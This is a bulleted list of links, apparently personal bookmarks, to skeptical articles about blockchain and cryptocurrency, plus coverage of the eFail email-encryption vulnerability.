- Book: "**Attack of the 50 foot blockchain"** David Gerard (@davidgerard) https://davidgerard.co.uk/blockchain/ http://isbn.nu/1974000060 https://investorplace.com/2018/04/bitcoin-still-doesnt-solve-any-problems/
- **Cryptocurrencies: Last Week Tonight with John Oliver** (HBO) (Mar 11, 2018) -
  YouTube ▶ 25:21 https://www.youtube.com/watch?v=g6iDZspbRMg
- https://blockchain.info/stats
- http://www.coindesk.com/
- https://blockchain.info/charts/blocks-size
- https://www.coindesk.com/real-world-problems-bitcoin-actually-solve-right-now/
- https://arstechnica.com/information-technology/2015/05/crypto-flaws-in-blockchain-android-app-sent-bitcoins-to-the-wrong-address/
- https://www.theverge.com/2018/3/7/17091766/blockchain-bitcoin-ethereum-cryptocurrency-meaning via VMB's 3to5 weekly list.
- https://www.ccn.com/bitcoin-price/
- https://www.ccn.com/bitcoin-is-bulls-t-saysdr-doom-nouriel-roubini-in-latest-crypto-rant/
- https://www.theguardian.com/technology/2017/sep/13/bitcoin-fraud-jp-morgan-cryptocurrency-drug-dealers
- https://www.finextra.com/news/fullstory.aspx?newsitemid=28328 "It's time to take a stand against all the blockchain crap out there"
- https://hackernoon.com/a-rant-about-blockchains-2235b96d64cf
- https://www.bloomberg.com/news/articles/2017-12-21/crypto-craze-sees-long-island-iced-tea-rename-as-long-blockchain - http://fortune.com/2018/02/20/nasdaq-delist-long-blockchain-bitcoin-iced-tea/
  https://www.fastcompany.com/40558198/surprise-the-long-island-iced-tea-blockchain-pivot-didnt-work
- https://techcrunch.com/2018/05/13/the-crypto-alternative/
- https://daily.sevenfifty.com/a-counterfeit-experts-solution-for-eliminating-fake-wines/
- http://bgr.com/2018/05/16/htc-exodus-bitcoin-phone-blockchain/amp/
- Dead Coins – A Complete List of ICO Exit Scams & Extinct Coins https://deadcoins.com/
- List of Dead Coins | Coinopsy https://www.coinopsy.com/dead-coins/ List of tokens and coins that have been abandoned, scams, website dead, no nodes, wallet issues, no social updates, low volume or developers have walke
- https://isc.sans.edu/forums/diary/Phishing+emails+for+fake+MyEtherWallet+login+page/23655/ (Phishing for eWallet passwords)
-

eFail

- http://eFail.de
  & arstechnica coverage https://arstechnica.com/information-technology/2018/05/decade-old-efail-attack-can-decrypt-previously-obtained-encrypted-e-mails/
  & https://isc.sans.edu/forums/diary/EFAIL+a+weakness+in+openPGP+and+SMIME/23661/ + https://isc.sans.edu/podcastdetail.html?id=5997
- https://twitter.com/matthew_d_green/status/996371541591019520?s=09 → https://pastebin.com/gNCc8aYm
-